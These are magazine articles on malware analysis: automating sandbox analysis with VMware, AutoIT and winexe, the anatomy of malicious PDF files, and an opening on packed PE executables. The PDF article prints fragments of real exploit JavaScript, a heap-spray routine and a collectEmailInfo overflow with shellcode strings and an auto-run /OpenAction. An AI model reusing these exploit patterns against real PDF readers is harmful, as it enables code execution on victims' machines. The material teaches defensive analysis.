Once static analysis has finished, dynamic analysis can be performed. Dynamic analysis occurs when a malware sample is examined while it is executed in a controlled environment, also known as a sandbox. This allows the sample to be monitored to see how it behaves when executed, including how it modifies the system (files changed, registry keys

added, etc.) and what network traffic it generates.

Most malware communicate over the Internet so we want to ensure that any traffic sent from the sandbox is recorded. Therefore, a sniffer needs to be set up on the interface the virtual machine will be using. Line 61 in the script sets *tcpdump*, a common UNIX sniffer, to record all network traffic from the interface used for VMWare Host-only networking, *vmnet1*. The *sudo* program is used to run *tcpdump* since it needs root privileges in order to execute. The process ID of *tcpdump* is stored on line 62 so it can be stopped once the sandbox has finished running the malware.

While VMWare has a graphic interface, there are command line tools available which allow the virtual machines to be controlled. Specifically, the *vmrun* tool which comes with many VMWare products allows one to start, stop and modify a virtual machine from the command line. This command works by giving it the action to perform, the configuration file of the virtual machine to use, followed by any additional parameters for the requested action. Note that newer versions of *vmrun* allow the transfer of files and execution of programs in guest VMs. However, to remain backwards compatible, *vmrun* will only be used to start and stop the guest OS in our script.

Virtualization and Malware Analysis

VMWare and other virtual machines are often used by CIRTs to analyze malware. Due to this, malware authors have begun to add anti-virtualization technology into their creations which act in a similar fashion to anti-sandnet code. If a malware, which contains this code, detects that it is running within a virtual machine, such as VMWare, it will shut itself down and not allow itself to be analyzed. CIRTs should keep this in mind when setting up a malware analysis environment using virtual machines.

Malware Network Communications

In the configuration described herein, the sandbox is in Host-only networking mode to prevent any network traffic from escaping to the real world. Due to this, the traffic sent out by the malware will not receive a response and any benefit analysts would obtain by watching the malware communicate with its home is lost. While beyond the scope of this article, there are two ways in which this can be safely permitted.

The first is to change the networking mode of the sandbox to use NAT mode. When doing so, one has to be sure that they are on a segmented network with no other machines to prevent accidental infection. Additionally, the network traffic generated by the malware has to be watched carefully to make sure the infected sandbox is not attacking real hosts.

The second way is to create a faux-Internet, otherwise known as a sandnet. A sandnet uses programs to simulate common Internet services, such as DNS and HTTP, to fool the malware into thinking it is on the Internet and communicating with the servers it is trying to. Those interested in setting up a sandnet should look at Joe Stewart's Truman software or the InetSim project.

In order to set up our virtual machine, it must first be reverted to the snapshot we saved. This is done by supplying `vmrun` with the `revertToSnapshot` option and specifying the snapshot to load. In our script, `vmrun` loads the base snapshot on line 66:

```
vmrun revertToSnapshot "/usr/
    local/vmware/MalwareAnalysis/
        sandbox.vmx" base
```

Once the snapshot has been loaded, the virtual machine is ready to be started. This is done by giving the `vmrun` program the `start` option, as seen on line 70 of the script. Once run, VMWare will load and the virtual machine will start. However, the `vmrun` command will exit only a few seconds after the command is run. This poses a problem for our script as it cannot continue until the virtual machine has completely loaded, or else it may start the monitoring tools before the virtual machine is ready.

Therefore, the script needs to pause for a short period of time before continuing in order to give the virtual machine enough time to start up. The amount of time depends on the hardware VMWare is running on and the configuration of the sandbox, but waiting approximately

two minutes is usually long enough. The `VM_LOAD_TIMEOUT` variable set in the beginning of the script sets the number of seconds for the script to wait and the `sleep` command on line 71 of the script performs the delay.

Finally, the malware is copied over to the VMWare shared folder so it can be accessed within the sandbox.

Automating Windows GUI Applications

Once the virtual machine has loaded, dynamic analysis is ready to be performed. There are many excellent tools available to monitor the changes on a system and the behavior of a malware sample. However, like most Windows applications, they are GUI-based and provide little to no command line options for use in scripting. Fortunately, there is a way to automate GUI applications for our automation script – using the AutoIT scripting language.


AutoIT is a freely-available Windows automation scripting language whose syntax is similar to the BASIC programming language. Scripts can be compiled into Windows executables or run using the AutoIT interpreter (similar to how Perl or Python scripts are run). Using AutoIT, any functionality available within a GUI application is accessible for scripting,

removing any roadblocks to any tool we may wish to use.

The AutoIT script we will use to perform dynamic analysis is located in Listing 2. This script runs two commonly used dynamic analysis tools – *RegShot* and *SysInternal's Process Monitor*. *RegShot* works by comparing a before and after snapshot of the sandbox, displaying anything which has changed. *Process Monitor* monitors all of the file, registry and process activity of the sandbox in real-time and can record what the malware does to the sandbox. Since the full power of these tools can only be accessed through their GUI, AutoIT becomes the perfect solution for automating them.

The AutoIT script takes three parameters from the command line – the full path to the malware sample to execute, the directory to log data into (the VMWare shared folder) and how many seconds to allow the malware to execute. The script first starts *RegShot* on line 119 using the function `startRegshot`, configuring the program to log the results to the directory given to it from the command line. After starting *RegShot*, *Process Monitor* is started on line 120 using the function `startProcmon`. While each AutoIT function will not be dissected, examining the function which starts *RegShot* gives an idea of how simple the language works.

a d v e r t i s e m e n t



The CrypToken®. Its smart card chip and operating system, EAL 4+ certified, provide real security for VPN's, financial applications and email. Experts know: Password based systems just can't measure up to that level - and aren't cheap either, if extensive support costs are taken into account.

Want to test the fastest token on the market? It's ready to make eBusiness a safer world.



"As The Number Of Phishing And Hacking Exploits Rises, Strong Authentication Gains Traction".



**Get your
CrypToken®
today!**

U.S.A.
☎ +1-770-904-0369
Fax +1-770-904-3893
sales@cryptotech.com

Europe
☎ +49 (0)8403 / 929514
Fax +49 (0)8403 / 929529
datasec@marx.com

www.cryptoken.com/enh9

The `startRegShot` function, starting at line 3, takes the directory to log the results into as its only parameter. It then executes the `RegShot` program on line 6:

```
RunAs("analysis","", "analysis", 0, "c:\tools\regshot\regshot.exe")
```

This command launches `RegShot` as the user `analysis` with password `analysis`. As will be discussed later, this is necessary as the `AutoIT` script will be initially launched as `SYSTEM` in the Windows sandbox.

After starting `RegShot`, the script brings the program into focus with the `WinActivate` and `WinWaitActivate` functions. These commands are necessary as another window may have taken focus away from the `RegShot` application. If that happens, the `AutoIT` script may start sending commands to the other windows and cause our script to derail.

Once the `RegShot` application is brought into focus, the script sends a left click to the `Plain TXT` radio button using the `ControlClick` function on line 11. This configures `RegShot` to output in plain text as opposed to HTML.

```
ControlClick("Regshot", "Plain  
&TXT", "Button7")
```

The `AutoIT` language has the ability to send any type of user input to an application, including keystrokes and mouse clicks, as long as the name of the control is known. Fortunately, `AutoIT` comes with a window information application which, when dragged over any button or dialog box in

a program, reveals all of the information necessary to script interaction with it.

After setting the output log format, the script sets the initial directory `RegShot` will scan to the base directory of the `C:` drive, starting at line 14. It does this by sending a left click to the `scan dir` checkbox, selecting the dialog box and entering in `c:\.`

The function then sets the output directory to be the `VMWare` shared folder, adds a comment to the file and starts the initial scan. Once the initial scan has completed, the function is finished.

It should be noted that whenever you run an `AutoIT` script, you should refrain as much as possible from doing anything on the computer, including typing or clicking the mouse. Depending on how the script you run is set up, if you take the focus away from the appropriate application, the script may hang or fail to complete successfully.

Once all of the dynamic analysis programs have been started, they are minimized using the `winMinimizeAll` command and the malware executable is run. As before, the malware executable is run as the user `analysis` with password `analysis`.

```
RunAs("analysis","", "analysis", 0, $malware)
```

The script is paused for the amount of time given to it from the command line. This time allows the malware to run and make modifications to the system – all the while being recorded by the analysis programs that have been started. When the wait time has elapsed, the analysis programs are

brought back into focus and shut down. Any results are recorded into the directory given to it from the command line. Finally, the script writes a file into the log directory, `_analysis_finished`. This file signifies the dynamic analysis has finished the analysis and will be looked for by the automation script in the Linux host OS.

Dynamic Analysis

Now that the dynamic analysis tools can be automated within the Windows sandbox, dynamic analysis can be performed. At this point in the Linux master automation script, `VMWare` has been started, the malware has been copied into the shared folder so the sandbox can access it and the Windows `AutoIT` automation script needs to be started. Since the version of `vmrun` being used does not have the capability to execute commands remotely on the Windows sandbox, another solution is needed. This comes in the form of the program `winexe`.

`Winexe` is Linux version of the SysInternals `psexec` program. It allows users to remotely execute commands on Windows systems assuming they have the proper credentials. Using `winexe`, the `AutoIT` automation script can be executed and dynamic analysis can occur. Note: Make sure the sandbox is set up with the settings previously described. Doing so will ensure that `winexe` will be allowed to run.

After the automation script starts the `VMWare` sandbox and pauses long enough to ensure the virtual machine has started, `winexe` is run. The following parameters are given to each `winexe` execution when it is run:

- `-U WORKGROUP/analysis%analysis` – logs `winexe` in as the analysis user with the password `analysis`,
- `--interactive=1` – runs the executed programs interactively on the desktop,
- `--system` – runs the executed programs as `SYSTEM` (which is required for desktop interaction),
- `//172.16.170.128` – connects to the system at `172.16.170.128`.

Note that because the script is run as `SYSTEM`, the `AutoIT` automation script is set to execute the dynamic analysis programs as the `analysis` user and not as `SYSTEM`.

Winexe Network Traffic

`Winexe` communicates with the Windows virtual machine over port 445 in order to execute commands. Therefore, this traffic will show up in the network captures performed by the script. Analysts should keep this in mind when examining network traffic generated by the malware.

Glossary

- Sandbox – A segmented system where malware can be executed without fear of infecting other systems.
- Sandnet – A network in which malware can be executed. Sandnets often have a number of *faux* Internet daemons (HTTP, DNS, SMB, etc.) running which trick malware into believing it is on the Internet.
- Static Analysis – Examining a program without executing it.
- Dynamic Analysis – Examining a program through its execution.

Due to the way *winexe* functions, it is not able to access shared drives which have already been mapped. Therefore, the first *winexe*, on line 78 of the automation script, maps the VMWare shared drive to the local Z: drive. Once this command completes, anything run through a *winexe* command will be able to access our shared folder.

```
winexe -U WORKGROUP/analysis%analysis
--interactive=1 --system
//172.16.170.128 'cmd /c net use
z: \.host\Shared Folders\Files'
```

The second *winexe* command, at line 81 and shown below, runs our dynamic analysis AutoIT script.

```
winexe -U WORKGROUP/analysis%analysis
--interactive=1 --system //
172.16.170.128 "c:\progra~1\
autoit3\autoit3.exe c:\tools\
scripts\analyze.au3 z:\Files\
malware.exe z:\Files ${MALWARE_
RUNTIME}" &
```

The parameters given to the AutoIT script are the malware sample we wish to run, the location of the shared folder and how many seconds to allow the malware to run. The last parameter, the amount of time to allow the malware to run, is dependent upon the malware sample you are examining. Give it too little time and there won't be any results – too much time and you waste time waiting for nothing new to happen. In general, the author has found that allowing the malware to execute for two to five minutes is enough to find out what the malware does.

Once the AutoIT script is launched, the automation script must wait until the virtual machine is finished running

the dynamic analysis tools. However, a problem can occur if the malware locks up the sandbox or the AutoIT script gets hung. Normally, if this were to occur, the master script would hang and never finish. To prevent this from happening, the *winexe* command used to launch the AutoIT script is run in the background and the Linux automation script implements a routine that checks for the *_analysis_finished* file in the shared folder. Recall that this file is created by the AutoIT script when it is finished processing.

If the file does not exist, the script will sleep for the amount of time set in the *TIMEOUT* variable. If, after checking for the file five times and not finding it, the script will assume that the sandbox is hung and proceed to shut it down. This is a fail-safe option to ensure that if something goes wrong in the dynamic analysis phase, the automation script will not be stuck waiting forever.

Note that since we are running *winexe* in the background, it will generate the following error message:

```
EPOLL_CTL_ADD failed (Operation
not permitted) - falling back to
select ()
```

This message does not affect the execution of the program and can be ignored.

Once the *_analysis_finished* file is seen, the automation script removes the mapped folder from the sandbox. The dynamic analysis result files are then moved from the shared folder to our central analysis directory.

Finally, shut down of the automation begins. The VMWare sandbox is shut down using the *vmrun* command in line 104 of the automation script and

tcpdump is shut down on line 111. When the automation script has completed, all of the results from both the static and dynamic analysis will be located in our central output directory.

The automation scripts presented within this article are by no means the only way to perform malware analysis automation. In fact, there are a number of improvements which could be made to this script to make it even more useful. These include:

- Adding additional analysis tools for both static and dynamic analysis,
- Adding more configuration options for the script,
- Parsing and formatting the analysis output into a readable report,
- Performing post-execution analysis, such as examining the VMWare memory file in a Windows memory analyzer such as Volatility.

While scripts presented in this article should be used as starting points and modified to fit the needs of your analysis, they are quite usable. Using these scripts, the author was able to analyze a malware sample which would normally take at least 10-15 minutes of time, in under four minutes!

Conclusion

Automating malware analysis allows incident response teams, already under pressure to obtain results, to use various scripting techniques to automate all of the actions they would perform during malware analysis. This significantly reduces the amount of time it would normally take to perform analysis and allows the investigators to produce valid and repeatable results quickly. Not only are CIRTs able to speed up their job, but it also reduces their reliance on the use of third party sites which they have no control over and may not be available for their use.

Tyler Hudak

Tyler Hudak is an information security professional who works for a large multi-national corporation and specializes in malware analysis. In his spare time he is actively involved in his local security community and is a board member of the NE Ohio Information Security Forum (<http://www.neinfosecforum.org>). He can be contacted through his blog at <http://secshoggoth.blogspot.com>.

On the 'Net

- <http://www.team-cymru.org/Services/MHR/> – Team Cymru Malware Hash Registry
- <http://blog.didierstevens.com/> – pecheck.py
- <http://www.peid.info/> – PEID
- <http://www.secureworks.com/research/tools/truman.html> – Truman Sandnet Software
- <http://www.inetsim.org/> – InetSim Internet Services Simulation Suite
- <http://www.autoitscript.com/autoit3/> – AutoIT scripting language
- <http://sourceforge.net/projects/regshot> – RegShot
- <http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx> – SysInternal's Process Monitor
- <http://eol.ovh.org/winexe/> – winexe remote execution software



DIDIER STEVENS

Anatomy of Malicious PDF Documents

Difficulty



The increased prevalence of malicious Portable Document Format (PDF) files has generated interest in techniques to perform malware analysis of such documents.

This article will teach you how to analyze a particular class of malicious PDF files: those exploiting a vulnerability in the embedded JavaScript interpreter. But what you learn here will also help you analyze other classes of malicious PDF files, for example when a vulnerability in the PDF parser is exploited. Although almost all malicious PDF documents target the Windows OS, everything explained here about the PDF language is OS-neutral and applies as well to PDF documents rendered on Windows, Linux and OSX.

Hello World in PDF

Let's start by handcrafting the most basic PDF document rendering one page with the text *Hello World*. Although you'll never find such a simple document in the wild, it's very suited for our needs: explaining the internals of a PDF document. It contains only the essential elements necessary to render a page, and is formatted to be very readable. One of its characteristics is that it contains only ASCII characters, making it readable with the simplest editor, like Notepad. Another characteristic is that a lot of (superfluous) white-space and indentation has been added to make the PDF structure stand out. Finally, the content has not been compressed.

The Header

Every PDF document must start with a single line, the magic number, identifying it as a PDF

document. It also specifies the version of the PDF language specification used to describe the document:

```
%PDF-1.1
```

Every line starting with a `%`-sign in a PDF document is a comment line and its content is ignored, with 2 exceptions:

- beginning a document: `%PDF-X.Y`
- ending a document: `%%EOF`

The Objects

After our first line, we start to add objects (made up of basic elements of the PDF language) to our document. The order in which these objects appear in the file has no influence on the layout of the rendered pages. But for clarity, we'll introduce the objects in a logical order. One important remark: the PDF language is case-sensitive.

Our first object is a catalog. It tells the PDF rendering application (e.g. Adobe Acrobat Reader) where to start looking for the objects making up the document:

```
1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
```

WHAT YOU WILL LEARN...

The internal structure of PDF documents and how embedded JavaScript vulnerabilities are exploited

WHAT YOU SHOULD KNOW...

Viewing PDF documents and using an hex-editor

```
>>
endobj
```

This is actually an indirect object, because it has a number and can thus be referenced. The syntax is simple: a number, a version number, the word obj, the object itself, and finally, the word endobj:

```
1 0 obj
  object
endobj
```

The combination of object number and version allows us to uniquely reference an object.

The type of our first object, the catalog, is a dictionary. Dictionaries are very common in PDF documents. They start with the <<-sign and end with the >>-sign:

```
1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
>>
endobj

2 0 obj
<<
  /Type /Outlines
  /Count 0
>>
endobj
```

Figure 1. Referencing an indirect object

```
<<
  dictionary content
>>
```

The members of a dictionary are composed of a key and a value. A dictionary can contain elements, objects and other dictionaries. Most dictionaries announce their type with the name /Type (the key) followed by a name with the type itself the value, /Catalog in our case:

```
(/Type /Catalog)
```

A catalog object must specify the pages and the outline found in the PDF:

```
/Outlines 2 0 R
/Pages 3 0 R
```

2 0 R and 3 0 R are references to indirect objects 2 and 3. Indirect object 2 describes the outline, indirect object 3 describes the pages.

So let's add our second indirect object to our PDF document:

```
1 0 obj
<<
  /Type /Catalog
  /Outlines <</Type /Outlines /Count 0>>
  /Pages 2 0 R
>>
endobj
```

Figure 2. Indirect object embedded in object

```
function main(){
var sccs = unescape("%u03eb%u"+eb59%ue805%uf"+ff8%uffff

var bgbl = unescape("%u0A0A"+%u0A0A");
var slspc = 20 + sccs.length;
while(bgbl.length < slspc) bgbl += bgbl;
var fblk = bgbl.substring(0,slspc);
var blk = bgbl.substring(0,bgbl.length - slspc);
while(blk.length + slspc < 0x60000) blk = blk + blk + fblk;

var mmy = new Array();
for(i = 0; i < 1200; i++){ mmy[i] = blk + sccs }

var nm = 12;
for(i = 0; i < 18; i++){ nm = nm + "9"; }
for(i = 0; i < 276; i++){ nm = nm + "8"; }
```

Figure 3. Heap spray JavaScript

VISIT OUR WEBSITE



You will find here:
materials for articles:
listings, additional
documentation, tools
the most interesting
articles to download
information
on the upcoming
issue

WWW.HAKING9.ORG/EN

```
2 0 obj
<<
  /Type /Outlines
  /Count 0
>>
endobj
```

With the explanations you got from indirect object 1, you should be able to understand the syntax of this object. This object is a dictionary of type `/Outlines`. It has a `/Count` of 0, meaning that there is no outline for this PDF document. This object can be referenced with its number and version: 2 and 0.

Let's summarize what we have already in our PDF document:

- PDF identification line
- indirect object 1: the catalog
- indirect object 2: the outline

Before we start adding a page with text, let's illustrate another feature of the PDF language. Our catalog object *object 1*

references our outline object *object 2* like shown in Figure 1.

The PDF language also allows us to embed object 2 directly into object 1, like shown in Figure 2.

The fact that the outline object is only one line long now has no influence on the semantics, this is just done for readability.

But let's leave this side note and continue assembling our PDF document. After the catalog and outlines object, we must define our pages.

This should be straightforward now, except maybe for the `/Kids` element. The kids element is a list of pages; a list is delimited by square-brackets. So according to this Pages object, we have only one page in our document, indirect object 4 (notice the reference 4 0 R):

```
3 0 obj
<<
  /Type /Pages
  /Kids [4 0 R]
>>
```

```
  /Count 1
>>
endobj
```

To describe our page, we have to specify its content, the resources used to render the page and its size. So let's do this:

```
4 0 obj
<<
  /Type /Page
  /Parent 3 0 R
  /MediaBox [0 0 612 792]
  /Contents 5 0 R
  /Resources <<
    /ProcSet [/PDF /Text]
    /Font << /F1 6 0 R >>
  >>
>>
endobj
```

The content of the page is specified in indirect object 5. `/MediaBox` is the size of the page. And the resources used by the page are the fonts and the PDF text

Listing 1. Complete PDF document

```
%PDF-1.1

1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
>>
endobj

2 0 obj
<<
  /Type /Outlines
  /Count 0
>>
endobj

3 0 obj
<<
  /Type /Pages
  /Kids [4 0 R]
  /Count 1
>>
endobj

4 0 obj
<<
  /Type /Page
  /Parent 3 0 R
  /MediaBox [0 0 612 792]
  /Contents 5 0 R
  /Resources <<
    /ProcSet [/PDF /Text]
    /Font << /F1 6 0 R >>
  >>
  /Count 1
>>
endobj

5 0 obj
stream
BT /F1 24 Tf 100 700 Td (Hello World) Tj ET
endstream
endobj

6 0 obj
<<
  /Type /Font
  /Subtype /Type1
  /Name /F1
  /BaseFont /Helvetica
  /Encoding /MacRomanEncoding
>>
endobj

xref
0 7
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000419 00000 n
0000000520 00000 n
trailer
<<
  /Size 7
  /Root 1 0 R
>>
startxref
644
%%EOF
```

RUNNING SHORT ON SNORT®?



Are your sensors sucking wind?

Speed up your IDS deployments on multi-gigabit Ethernet segments 16X and beyond, with hardware solutions from Endace.

Standard source code. Full preprocessing. Your complete ruleset. Faster Snort without the run around.

Ensure your biggest vulnerability is not your server.

Accelerate Snort with NinjaBox-Z.

www.endace.com/hakin9



SNORT® is a registered trademark of Sourcefire, Inc

drawing procedures. We specify one font, [F1], in indirect object 6.

The content of the page, indirect object 5, is a special type of object: it's a stream object. Stream objects have their content enclosed by the words stream and endstream. The purpose of the stream object is to allow many types of encodings (called filters in the PDF language), like compressing (e.g. zlib flatedecode). But for readability, we will not apply compression in this stream:

```
5 0 obj
<< /Length 43 >>
stream
BT /F1 24 Tf 100 700 Td (Hello World)
Tj ET
endstream
endobj
```

The content of this stream is a set of PDF text rendering instructions. These instructions are delimited by BT and ET, essentially instructing the renderer to do the following:

20	35	20	30	20	52	aa)/EF<</F 5 0 R
6C	65	73	70	65	63	>>/Type/Filespec
33	31	20	30	20	6F	>>.endobj.31 0 o
61	53	63	72	69	70	bj<</S/JavaScrip
52	3E	3E	0D	65	6E	t/JS 32 0 R>>.en
6F	62	6A	3C	3C	2F	obj.32 0 obj<</
34	2F	46	69	6C	74	Length 1154/Filt
65	63	6F	64	65	5D	er[/FlateDecode]
48	89	8C	57	4D	8F	>>stream..H%QWM.
20	98	96	13	1C	7F	â8.½#ñ.²HH ~-...
â3	89	07	94	0C	AC	Ì"WJH"Íiwµ£¹.".

Figure 4. JavaScript object

```
0 obj<</AP 9 0
R>>.endobj.16 0
obj<</CropBox[0
0 595 842]/Annot
s 17 0 R/Parent
8 0 R/Contents 2
7 0 R/Rotate 0/M
ediaBox[0 0 595
842]/Resources 2
5 0 R/Type/Page/
AA<</O 31 0 R>>>
>.endobj.17 0 ob
j[18 0 R].endobj
```

Figure 5. Page object

- use font F1 with size 24
- goto position 100 700
- draw the text Hello World

Strings in the PDF language are enclosed by parentheses.

We're almost done assembling our PDF document. The last object we need is the font:

```
6 0 obj
<<
/Type /Font
/Subtype /Type1
/Name /F1
/BaseFont /Helvetica
/Encoding /MacRomanEncoding
>>
endobj
```

You should have no problem reading this structure now.

The Trailer

These are all the objects we need to render a page. But this is not enough yet for our rendering application (e.g. Adobe Acrobat Reader) to read and display our PDF document. The renderer needs to know which object starts the document description (the root object) and it also needs some technical details like an index of each object.

The index of each object is called a cross reference `xref` and specifies the number, version and absolute file-position of each indirect object. The first index in a PDF document must start with legacy object 0 version 65535:

```
t/JS 32 0 R>>.en
dobj.32 0 obj<</
Length 1154/Filt
er[/FlateDecode]
>>stream..H%QWM.
â8.½#ñ.²HH ~-...
Ì"WJH"Íiwµ£¹.".
|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| hh | ` | â | û | 0 | ê | ÿ | ¾ | å | ² | . | 8 | ! | 0 | Ó |
| ‡ | ' | Û | ; | z | õ | \. | . | I | Û | æ | ÷ | õ | ñ |  |

```

Figure 6. Stream object

```
xref
0 7
0000000000 65535 f
0000000012 00000 n
0000000089 00000 n
0000000145 00000 n
0000000214 00000 n
0000000419 00000 n
0000000520 00000 n
```

The first number after xref is the number of the first indirect object (legacy object 0 here), the second number is the size of the xref table (7 entries).

The first column is the absolute position of the indirect object. The value 12 on the second line tells us that indirect object 1 starts 12 bytes into the file. The second column is the version and third column indicates if the object is in use (n) or free (f).

After the cross reference, we specify the root object in the trailer:

```
trailer
<<
  /Size 7
  /Root 1 0 R
>>
```

We recognize this to be a dictionary. Finally, we need to terminate the PDF document with the absolute position of the xref element and the magic number %%EOF:

```
startxref
644
%%EOF
```

644 is the absolute position of the xref in the PDF file.

Basic PDF Document Review

Once we understand the basic syntax and semantics of the PDF language, it's not so difficult to make a basic PDF document.

Calculating the correct byte-offsets of the indirect objects can be tedious, but there are Python programs on my blog to help you with this, and furthermore, many PDF readers can deal with erroneous indexes.

For your reference, here is the complete PDF document (see Listing 1).

Adding a Payload

Because we want to analyze malicious PDF documents with a JavaScript payload, we need to understand how we can add JavaScript and get it to execute.

The PDF language supports the association of actions with events. For example, when a particular page is viewed, an associated action can be performed (e.g. visiting a website).

One of the actions of interest to us is executed when opening a PDF document. Adding an /OpenAction key to the catalog object allows us to execute an action upon opening of our PDF document, without further user interaction.

```
1 0 obj
<<
  /Type /Catalog
  /Outlines 2 0 R
  /Pages 3 0 R
  /OpenAction 7 0 R
>>
endobj
```

The action to be executed when opening our PDF document is specified in indirect object 7. We could specify an URI action. An URI action automatically opens an URI: in our case, an URL:

```
7 0 obj
<<
  /Type /Action
  /S /URI
  /URI (https://DidierStevens.com)
```

```
>>
endobj
```

Most PDF readers will launch the Internet browser and navigate to the URL. Since version 7, Adobe Acrobat will first ask the user authorization to launch the browser.

Embedded JavaScript

The PDF language supports embedded JavaScript. However, this JavaScript engine is very limited in its interactions with the underlying OS, and is practically unusable for malicious purposes. For example, JavaScript embedded in a PDF document cannot access arbitrary files.

That's why malicious PDF documents exploit vulnerabilities, to execute arbitrary code and not be limited by the JavaScript engine.

Adding JavaScript and executing it upon opening of the PDF document is done with a JavaScript action:

```
7 0 obj
<<
  /Type /Action
  /S /JavaScript
  /JS (console.println("Hello"))
>>
endobj
```

This will execute a script to write Hello to the JavaScript debug console:

```
console.println("Hello")
```

```
ef6 = unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
plin = re(80,unescape("%u9090%u9090")) + sc + re(80,unescape("%u9090%u9090"))+ unescape("%ue7e9%ufff9")+unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb") + unescape("%uf2eb%uf1eb");
while ((plin.length % 8) != 0)
plin = unescape("%u4141") + plin;

plin += re(2626,ef6);
}
if (app.viewerVersion >= 6.0)
{
this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}
}
var shaft = app.setTimeout("start()",1200);QPplin;

labStore = Coll
```

Figure 7. Exploiting collectEmailInfo



JASON CARPENTER

Analyzing Malware Packed Executables

Difficulty



In part one of analyzing malware I provided an overview of the process we are going to follow to analyze malware. If you followed the process, depending on the malware, you may have realized that malware developers have plenty of tricks to prevent you from analyzing their malware.

The first article was meant as an introduction to the concepts, in order to be effective at analyzing malware you have to understand the concepts first, and then get into the nitty-gritty details. This allows you to keep the process moving forward and not be bogged down in the technical details of each step.

In this article, we are going to discuss techniques used to prevent you from analyzing malware. We will discuss the PE file format, and packers. In order to dig in deeper we have a wide array of tools to use. Some of these tools were briefly discussed in the previous article. Other tools will be new. Again, remember that there are a wide array of tools available and as you become more skilled in analyzing malware, you will find the tools that work best for you.

PE

The *Portable Executable* (PE), or PE/COFF *Common Object File Format*, is a file format for executables in the Windows environment. (The COFF part actually dates back to *nix System V). Essentially, it is a data structure containing the necessary information for the Windows operating system to manage the executable code. In the PE file format there are sections and headers that help the dynamic linker map the file into memory. For analyzing malware, it is important to have an understanding of how the PE Header works, at least at an overview level. Below I will discuss each section in brief. For more detailed information on

the PE header, check the references at the bottom of the article (see Figure 1).

The first section is the DOS MZ hex \$5A4D Header. This header simply sits at the beginning of the file and spits out *This program must be run under Windows* if the executable is run under the older DOS. Most programs have this string in the DOS header.

Next, after the DOS-stub there is a 32-bit-signature with the number 0x00004550 (PE), which is (IMAGE_NT_SIGNATURE).

Then there is a file header (in the COFF *Common Object File Format*) that tells on which machine the binary is supposed to run, how many sections are in it, the time it was linked, whether it is an executable or a DLL, and so on.

Again, to get to the *IMAGE_FILE_HEADER*, validate the MZ of the DOS-header (first two bytes), then find the 'e_lfanew' member of the DOS-stub's header, and skip that many bytes from the beginning of the file. This is where the 32-bit code begins.

Do verify the signature you will find there. The file header, *IMAGE_FILE_HEADER*, begins immediately after that; the members are described top to bottom. The first member is the 'Machine'; a 16-bit-value indicating the system the binary is intended to run on. We see \$014C, which is *IMAGE_FILE_MACHINE_i386*.

Then we have the 'NumberOfSections'; a 16-bit-value. It is the number of sections that follow the headers.

WHAT YOU WILL LEARN...

The PE format and how malware authors use them to prevent someone from reversing their malware

How to spot and fix packed executables

WHAT YOU SHOULD KNOW...

You should read part one of this series to get an overview of the analyzing malware process hakin9 02/2009

After that, we have what COFF calls an *Optional Header*; however, it is always there in Windows.

This tells us more about how the binary should be loaded:

- The starting address,
- the amount of stack to reserve,
- and the size of the data segment, amongst other things.




Figure 1. The PE File Format

It may help explain things if you know that the *TEXT* segment means programs, 80x86 machine code, and *DATA* means pre-written data that is put separate from the program.

An important part of the *not-very-optional* header is the array of 'data directories'; these directories contain pointers to data in the *sections*. If, for example, the binary has an export directory, you will find a pointer to that directory in the array member, *IMAGE_DIRECTORY_ENTRY_EXPORT*, and it will point into one of the sections.

Another important part of the optional header is a 32-bit-value that is a RVA. This RVA is the offset to the code's entry point (*AddressOfEntryPoint*). Execution starts

here; it is either the address of a DLL's *LibMain()*, or a program's startup code. More about RVAs in the side note.

Notice the *Address of Entry Point* (at \$A8 in; it's \$0000D370). This is where Execution starts.

Following the headers, we find the sections, introduced by the section headers. The section content is what you really need to execute a program. The header and directory stuff is there to help you find the section information. Each section has some flags about alignment, as well as what kind of data it contains, and the data itself. Most sections contain one or more directories referenced through the entries of the optional header's data directory array.

